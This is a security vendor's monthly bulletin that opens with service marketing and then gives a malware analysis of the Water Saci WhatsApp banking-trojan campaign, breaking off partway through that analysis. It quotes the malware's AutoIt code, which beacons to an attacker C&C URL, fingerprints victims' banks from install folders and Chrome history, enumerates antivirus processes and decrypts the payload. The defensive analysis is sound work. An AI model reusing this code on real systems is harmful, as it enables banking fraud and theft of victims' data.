



**telelink
business
services**

Monthly Security Bulletin

J A N U A R Y / 2 6



Advanced Security
Operations Center

This security bulletin is powered by

Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Unraveling Water Saci's New Multi-Format, AI-Enhanced Attacks Propagated via WhatsApp.....	5
2. New eBPF Filters for Symbiote and BPFdoor Malware.....	32
3. PureRAT Campaign Targets Job Seekers, Abuses Foxit PDF Reader for DLL Side-loading	41
4. Cisco Identity Services Engine Reflected Cross-Site Scripting and Information Disclosure Vulnerabilities	49
5. Socomec DIRIS Digiware M series and Easy Config, PDF XChange Editor vulnerabilities.....	53
6. Critical React Server Components Vulnerability CVE-2025-55182: What Security Teams Need to Know	55
7. It didn't take long: CVE-2025-55182 is now under active exploitation.....	58
8. New ConsentFix attack hijacks Microsoft accounts via Azure CLI.....	63
9. Malicious VSCode Marketplace extensions hid trojan in fake PNG file	66
10. New Windows RasMan zero-day flaw gets free, unofficial patches	68
11. Shadow spreadsheets: The security gap your tools can't see	69
12. Fake 'One Battle After Another' torrent hides malware in subtitles.....	73
13. Apple fixes two zero-day flaws exploited in 'sophisticated' attacks	75
14. CyberVolk's ransomware debut stumbles on cryptography weakness	76
15. Beware: PayPal subscriptions abused to send fake purchase emails.....	79
16. Microsoft: December security updates cause Message Queuing failures	82
17. Google links more Chinese hacking groups to React2Shell attacks.....	83
18. Microsoft: Recent Windows updates break VPN access for WSL users	85
19. New SantaStealer malware steals data from browsers, crypto wallets	86
20. SoundCloud confirms breach after member data stolen, VPN access disrupted	88
21. Microsoft to block Exchange Online access for outdated mobile devices	89
22. The Hidden Risk in Virtualization: Why Hypervisors are a Ransomware Magnet	90
23. Hackers exploit newly patched Fortinet auth bypass flaws	97
24. Texas sues TV makers for taking screenshots of what people watch	98

25. Microsoft asks admins to reach out for Windows IIS failures fix.....	100
26. Cellik Android malware builds malicious versions from Google Play apps	101
27. UAT-9686 actively targets Cisco Secure Email Gateway and Secure Email and Web Manager.....	103
28. Critical RCE flaw impacts over 115,000 WatchGuard firewalls	106
29. Nissan says thousands of customers exposed in Red Hat breach.....	108
30. Fake MAS Windows activation domain used to spread PowerShell malware ...	109
31. Zoom Stealer browser extensions harvest corporate meeting intelligence.....	111

1. Unraveling Water Saci's New Multi-Format, AI-Enhanced Attacks Propagated via WhatsApp

Key takeaways

- The Water Saci campaign in Brazil has been observed using a highly layered attack chain that involves various file formats (including HTA files, ZIP archives, and PDFs), designed to bypass simple pattern-based detection and increase the complexity of analysis.
- The attackers switched tactics by transitioning from their PowerShell-based propagation routine to a Python variant, which suggests an accelerated development pipeline. This newly observed variant allows for broader browser compatibility, object-oriented code structure, enhanced error handling, and faster automation of malware delivery through WhatsApp Web.
- Evidence suggests that attackers may have used AI tools like LLMs to convert their malware propagation scripts from PowerShell to Python; this would explain their capabilities for batch messaging, improved error handling, and enhanced console output.
- Trend Vision One™ detects and blocks the IoCs discussed in this blog. Trend Micro customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against this campaign.


Brazil has seen a recent surge of threats delivered via WhatsApp. As observed in our previously published research on the SORVEPOTEL malware^{open} on a new tab and the broader Water Saci campaign^{open} on a new tab, this popular platform has been used to launch sophisticated campaigns. Unsuspecting users receive convincing messages from trusted contacts, often crafted to exploit social engineering tactics and encourage interaction with malicious content. While the core objectives of these campaigns remain consistent, this wave showcases advanced techniques in infection, persistence, and evasion, underscoring how legitimate platforms are increasingly being exploited to reach Brazilian targets more effectively.

Their new multi-format attack chain and possible use of artificial intelligence (AI)^{open} on a new tab to convert propagation scripts from PowerShell to Python exemplifies a layered approach that has enabled Water Saci to bypass conventional security controls, exploit user trust across multiple channels, and ramp up their infection rates. As adversaries' techniques evolve, organizations must be prepared for the heightened risk posed by campaigns that combine technical complexity with AI-enhanced agility.


Multi-format malware delivery through WhatsApp messages

The initial stage of this campaign demonstrates a diverse set of entry points employed by threat actors to reach victims through WhatsApp. Users reported receiving messages from trusted contacts containing various forms of malicious attachments.


Some users received compressed archive files, such as ZIP files containing harmful payloads (Figure 1). Others were targeted with messages encouraging them to download what appeared to be benign PDF documents, often accompanied by plausible lures like requests to update Adobe Reader for proper viewing (Figures 2 and 3).



A WhatsApp message luring user to open the ZIP file



A WhatsApp message luring user to open the PDF file



Blurred image luring the users to click/update Adobe

A notable subset of victims was targeted with a direct delivery of a malicious .hta file. Unlike ZIP or PDF formats, the .hta file executes its embedded script immediately upon opening, streamlining the infection process for the attacker. One detail observed in multiple cases was the download of files with names following the pattern *A-{random characters}.hta* directly from *web.whatsapp[.]com* as shown in the Trend Vision One™ telemetry logs in Figure 4.


```

processFilePath
processCmd
C:\Program Files\Google\Chrome\Application\chrome.exe
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=quarantine.mojom.Quarantine --lang=pt_BR --service-sandbox-type=none --video-capture-use-gpu-memory-buffer
--no-pre-read-man-dll --metrics-shmem-handle=9480|18235527598649440571,17442877109776875102,524288 --field-trial-handle=1964|17933277874848370944,13463055785997399256,262144 --variation
s-seed-version=20251029-010053.023000 --mojo-platform-channel-handle=7388 /prefetch:14
603 - TELEMETRY_INTERNET_DOWNLOAD
C:\Users\ss1085970\Downloads\A-879cc9d9bc678eb32e (1).hta
MITRE.T1189 - Drive-by Compromise
MITRE.T1105 - Ingress Tool Transfer
XSAL.F933 - Browser Application Suspicious Script Download
MITRE.T1071.001 - Application Layer Protocol: Web Protocols
0179cc48-06cf-47e7-b7d9-514dc5956786
"C:\Program Files\Google\Chrome\Application\chrome.exe"
C:\Program Files\Google\Chrome\Application\chrome.exe
7 - TELEMETRY_INTERNET
https://web.whatsapp.com/
web.whatsapp.com

```

Malicious HTA file

Technical analysis




Initial vector - HTA file

The infection chain begins when the user executes a malicious HTA file, which contains an embedded Visual Basic (VB) script that utilizes two layers of obfuscation to evade detection and hinder analysis. Once this script is deobfuscated, it reveals commands to create a batch file at C:\temp\instalar.bat and if executed, it initiates connecting to the attacker's command-and-control (C&C) server to download an MSI installer and an automation (Python) script along with its supporting components.

Banking trojan - First stage

Following execution of the batch file, the infection chain continues with the download and installation of the MSI package. This installer serves as the primary vehicle for delivering the banking trojan and initiating its malicious activities on the compromised system (Figure 6).



MSI Installation leading to the banking trojan payload

Upon inspection, the MSI package is found to contain several key components, described in more detail in Table 1:

File name	Description
DaXGkoD7.exe	Autolt interpreter
ONs7rxGC.log	Compiled Autolt script
run.vbs	Initial launcher for Autolt
starter.bat	Batch file to launch Autolt in a specified folder
ucJDpQ.tda	Encrypted PE payload
fKmkzW.dmp	Alternative encrypted PE payload (<i>If ucJDpQ.tda is missing, fKmkzW.dmp serves as the payload</i>)

Files in the MSI package

The installer leverages a custom action to execute the included VB script (*run.vbs*), as shown in Figure 7. The script launches the Autolt interpreter (*DaXGkoD7.exe*) to run the compiled Autolt script (*ONs7rxGC.log*), shown in Figure 8. This process ultimately leads to the unpacking and activation of the final banking trojan payload hidden within the package.

Tables	Action	T...	Source	Target	ExtendedT...
AdminExecuteSequence	RunVBSAfterInstall	1250	INSTALLFOLDER	wscript.exe "[INSTALLFOLDER]run.vbs"	
AdminUISequence					
AdvtExecuteSequence					
Component					
CreateFolder					
CustomAction					
Directory					
Feature					

The MSI installer initially executes the VB script using CustomAction

 run.vbs - Notepad

```

File Edit Format View Help
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\Public\"
WshShell.Run "DaXGkoD7.exe ONs7rxGC.log", 0, False
Set WshShell = Nothing

```

The VB script initiates the Autolt interpreter (DaXGkoD7.exe), which then runs the compiled Autolt payload (ONs7rxGC.log)

The Autolt script checks if it's being executed for the first time then notifies a remote server (Figure 9). If the marker file *executed.dat* does not exist, the function sends a notification to a specified URL and creates the marker file with a timestamp. This mechanism ensures that the notification is triggered only once during the first execution.

```

Global Const $url_notificacao = "https://manoelimoveiscajoba.com/tadeu/receptor.php"
Global Const $arquivo_marcador = @ScriptDir & "\executed.dat"
Func VERIFICARPRIMEIRAEEXECUAO()
    If Not FileExists($arquivo_marcador) Then
        ENVIARNOTIFICACAO(PRIMEIRAEEXECUAO())
        FileWrite($arquivo_marcador, @YEAR & "-" & @MON & "-" & @MDAY & " " & @HOUR & ":" & @MIN & ":" & @SEC)
    EndIf
EndFunc ;==>VERIFICARPRIMEIRAEEXECUAO

```

Autolt script initializing first-execution logic with remote notification

On other Autolt scripts we found from infection cases, the scripts start by checking the system language. As shown in Figure 10, it verifies if Windows is set to Portuguese (Brazil) by comparing its language code (0416). If not, it shows an error message with the detected language and exits the program. A helper function translates language codes into readable names like Portuguese (Portugal), English (US), or Spanish (Spain).

```

Func VERIFICARIDIOMAPORTUGUESBRASIL ( )
Local $VA39D43FB04 = @OSLang
Local $VF72D3D32341A = "0416"
If $VA39D43FB04 <> $VF72D3D32341A Then
    MsgBox ( $MB_ICONERROR + $MB_TOPMOST , "Erro de Idioma" , "Este programa requer que o Windows esteja em Português Brasil." & @CRLF & @CRLF & "Idioma detectado: " & OBTERNOMEIDIOMA ( $VA39D43FB04 ) & @CRLF & "Código: " & $VA39D43FB04 & @CRLF & @CRLF & "O programa será encerrado." , 10 )
    Exit
EndIf
Return True
EndFunc
Func OBTERNOMEIDIOMA ( $V1D611A441E74 )
Switch $V1D611A441E74
Case "0416"
    Return "Português (Brasil)"
Case "0816"
    Return "Português (Portugal)"
Case "0409"
    Return "Inglês (Estados Unidos)"
Case "0809"
    Return "Inglês (Reino Unido)"
Case "040A"
    Return "Espanhol (Espanha)"
Case "080A"
    Return "Espanhol (México)"
Case Else
    Return "Desconhecido"
EndSwitch
EndFunc

```

Language verification routine ensuring Windows is set to Portuguese (Brazil)

The script then scans the user's system for banking-related activity (Figure 11), compiles the findings into a list, and sends the data to a C&C server. The first function, *DETECTARBANCO*, checks for the presence of specific directories associated with Brazilian banking applications (Table 2). If these folders exist, the script records the corresponding bank names, effectively fingerprinting which financial institutions the user interacts with. In Brazil, accessing most major banks requires security modules developed by independent companies as an attempt to protect end users from client-side fraud. Attackers know this and use it as a reliable method to guess the victim's primary bank.

```

Func DETECTARBANCO()
  Local $va647c75d4cc = "Nenhum"
  Local $vda0c3b3bb10 = ""
  If FileExists("C:\Program Files (x86)\scpbrad") Then
    $vda0c3b3bb10 &= "Bradesco, "
  EndIf
  If FileExists("C:\Program Files\Warsaw") Then
    $vda0c3b3bb10 &= "BB/CEF (Warsaw), "
  EndIf
  If FileExists("C:\Program Files\Topaz OFD") Then
    $vda0c3b3bb10 &= "BB/CEF (Topaz), "
  EndIf
  If FileExists("C:\Sicoobnet") Then
    $vda0c3b3bb10 &= "Sicoob, "
  EndIf
  Local $v8dc9ec98 = @UserName
  If FileExists("C:\Users\" & $v8dc9ec98 & "\AppData\Local\Aplicativo Itau") Then
    $vda0c3b3bb10 &= "Ita?, "
  EndIf

```

Checking for installed Brazilian banking applications

File path	Associated banking applications
C:\Program Files (x86)\scpbrad	Bradesco banking software
C:\Program Files\Warsaw	Warsaw security module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF)
C:\Program Files\Topaz OFD	Topaz OFD anti-fraud module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF)
C:\Sicoobnet	Sicoob banking software
AppData\Local\Aplicativo Itau	Itaú banking application

File paths associated with Brazilian banking applications

The second function, *VERIFICARHISTORICOCHROME()*, focuses on analyzing the user's Chrome browser history to identify visits to banking websites (Figure 12). It locates the Chrome history database within the user's profile directory, creates a temporary copy, and reads its contents. The function then searches for specific banking-related URLs (Table 3). If any of these URLs are found, the corresponding bank names are recorded. This technique allows the script to detect banking activity even if no banking software is installed on the system.

```

Func VERIFICARHISTORICOCHROME()
Local $v79ba293b49c = ""
Local $v8dc9ec98 = @UserName
Local $vf848a9b658 = "C:\Users\" & $v8dc9ec98 & "\AppData\Local\Google\Chrome\User Data\Default\History"
If Not FileExists($vf848a9b658) Then
    Return ""
EndIf
Local $temphistory = @TempDir & "\chrome_history_temp.db"
FileCopy($vf848a9b658, $temphistory, 0x1)
Local $hfile = FileOpen($temphistory, 0x0)
If $hfile = +0xffffffff Then
    Return ""
EndIf
Local $ve108c636d = FileRead($hfile)
FileClose($hfile)
FileDelete($temphistory)
If StringInStr($ve108c636d, "www.santander.com.br") Then
    $v79ba293b49c &= "Santander, "
EndIf
If StringInStr($ve108c636d, "autoatendimento.bb.com.br") Then
    If Not StringInStr($v79ba293b49c, "BB") Then
        $v79ba293b49c &= "BB, "
    EndIf
EndIf
If StringInStr($ve108c636d, "internetbanking.caixa.gov.br") Then
    $v79ba293b49c &= "CEF, "
EndIf
If StringInStr($ve108c636d, "www.sicredi.com.br") Then
    $v79ba293b49c &= "Sicredi, "
EndIf
If StringInStr($ve108c636d, "banco.bradesco") Then
    If Not StringInStr($v79ba293b49c, "Bradesco") Then
        $v79ba293b49c &= "Bradesco, "
    EndIf
EndIf
Return $v79ba293b49c
EndFunc    ;==>VERIFICARHISTORICOCHROME

```

Checking Chrome browser history for visited banking websites

Targeted URLs	Associated bank
www[.]santander[.]com[.]br	Santander
autoatendimento[.]bb[.]com[.]br	Banco do Brasil
internetbanking[.]caixa[.]gov[.]br	Caixa Econômica Federal
www[.]sicredi[.]com[.]br	Sicredi
banco[.]bradesco	Bradesco

Specific banking-related URLs the second function searches for

After identifying installed banking applications and analyzing browser history, the script moves on to another critical reconnaissance step: checking for antivirus and security software. It inspects running processes for executables linked to the following security software:

- 360sd.exe
- 360tray.exe
- ashDisp.exe
- aswidagent.exe
- avast.exe
- AvastSvc.exe
- AvastUI.exe

- avgnt.exe
- avgui.exe
- avguix.exe
- avp.exe
- avpui.exe
- bdagent.exe
- ccapp.exe
- ccSvcHst.exe
- cfp.exe
- cmdagent.exe
- egui.exe
- eguiProxy.exe
- ekrn.exe
- fshoster32.exe
- kavtray.exe
- klwtblfs.exe
- mbam.exe
- MBAMService.exe
- mbamtray.exe
- mcshield.exe
- Mcshield.exe
- mcuicnt.exe
- MSASCui.exe
- MSASCuiL.exe
- MsMpEng.exe
- NisSrv.exe
- ns.exe
- PSUAMain.exe
- PSANHost.exe
- SAVADMINSERVICE.EXE
- SAVService.exe
- seccenter.exe
- SecurityHealthSystray.exe
- SophosUI.exe
- vkise.exe
- vsserv.exe
- WRSA.exe
- zatray.exe
- ZAPrivacyService.exe

The script also iterates through the Windows Uninstall registry keys, searching for the following keywords related to antivirus and security software:

- 360
- anti-virus

- antivirus
- avast
- avg
- bitdefender
- comodo
- defender
- eset
- f-secure
- kaspersky
- malwarebytes
- mcafee
- norton
- panda
- security
- sophos
- trend micro
- webroot
- zonealarm

In addition to collecting details about installed banking applications, security software, and visiting banking websites, the script also gathers the following information, which is then sent to a remote C&C server:

- Computer name
- OS version, architecture and build number
- Username
- Local IP address
- External IP address
- Current date and time
- Windows version
- CPU model
- Total physical memory

The script monitors an array of keywords for Brazilian banks, payment platforms, and cryptocurrency exchanges/wallets. It enumerates all open windows and then searches for keyword matches.

Targeted entities include:

- Brazilian banks:
- Banco do Brasil
- BMG
 - Bradesco
 - BS2
 - BTG Pactual
 - CEF

- Itaú
- Santander
- Sicoob
- Sicredi
- Payment platform:
 - Mercado Pago
- International exchanges:
 - Binance
 - Bitfinex
 - Bitstamp
 - Bybit
 - Coinbase
 - Crypto.com
 - Gate.io
 - Huobi
 - Kraken
 - KuCoin
 - OKX
- Brazilian exchanges:
 - Bitcoin Trade
 - BitPreco
 - Braziliex
 - FlowBTC
 - Foxbit
 - Mercado Bitcoin
 - NovaDAX
- Cryptocurrency wallets:
 - Atomic Wallet
 - Blockchain.com
 - Coinomi
 - Electrum
 - Exodus
 - Jaxx
 - Ledger Live
 - MetaMask
 - MyCrypto
 - MyEtherWallet
 - Phantom
 - Solflare
 - TokenPocket
 - Trezor
 - Trust Wallet

The payload decryption is triggered by detecting banking or cryptocurrency-related windows on the victim's computer (Figure 13). If any of these windows contain keywords related to targeted entities, it proceeds on locating the .tda file (*ucJDpQ.tda*) dropped earlier as part of the MSI installer. If no .tda files were found, it looks for the .dmp file (*fKmkzW.dmp*) instead.

```

Func carregararquivope()
Local $vbe122ce1 = ""
Local $va5402da7a97e = _filelisttoarray(@ScriptDir, "*.tda", 1) ; Search for encrypted payload file with .tda extension
If NOT @error AND IsArray($va5402da7a97e) AND $va5402da7a97e[0] > 0 Then
    $vbe122ce1 = @ScriptDir & "\" & $va5402da7a97e[1] ; Found .tda file - use first match
Else
    $va5402da7a97e = _filelisttoarray(@ScriptDir, "*.dmp", 1) ; Fallback: search for .dmp extension if .tda not found
    If NOT @error AND IsArray($va5402da7a97e) AND $va5402da7a97e[0] > 0 Then
        $vbe122ce1 = @ScriptDir & "\" & $va5402da7a97e[1] ; Found .dmp file - use first match
    EndIf
EndIf
If $vbe122ce1 = "" OR NOT FileExists($vbe122ce1) Then Return False
Local $harquivo = FileOpen($vbe122ce1, 16) ; Open payload file in binary mode
If $harquivo = -1 Then Return False
Local $v057cf73c8 = FileRead($harquivo) ; Read encrypted/compressed payload as binary data
FileClose($harquivo)
If @error Then Return False ; Exit if read failed
Local $v9fc7f4acb = descriptografardados($v057cf73c8) ; STAGE 1: Decrypt using custom RC4-like cipher
If @error OR BinaryLen($v9fc7f4acb) = 0 Then Return False
Local $v16a83f933a = descomprimirdados($v9fc7f4acb) ; STAGE 2: Decompress using Windows LZNT1
If @error OR BinaryLen($v16a83f933a) = 0 Then Return False

```

Locating, decrypting, and decompressing the payload

Once located, the encrypted payload (either the .tda or .dmp file) is read as binary data and passed through a two-stage decryption and decompression process before it is loaded into the memory:

1. The payload is decrypted using a custom RC4-like stream cipher with hardcoded parameters (seed=1000, multiplier=3333, increment=3434), which unlocks the compressed executable hidden inside.
2. The decrypted data is then decompressed using Windows' native LZNT1 algorithm through the `RtlDecompressFragment` API, expanding it back into a full PE executable.

If a .tda file is present, the Autolt script decrypts and loads it as an intermediate PE loader (Stage 2) into memory. However, if only a .dmp file is found (no .tda present), the Autolt script bypasses the intermediate loader entirely and loads the banking trojan directly into the Autolt process memory, skipping the process hollowing step and running as a simpler two-stage infection.

Banking trojan - Second stage

This loader then searches for additional .dmp or .tda files containing the final banking trojan, decrypts and decompresses the payload using the same routine (Figure 14).

```

get_current_directory(ExceptionList);
if ( !_compare_strings(0, dword_4DA704) )
    set_current_directory();
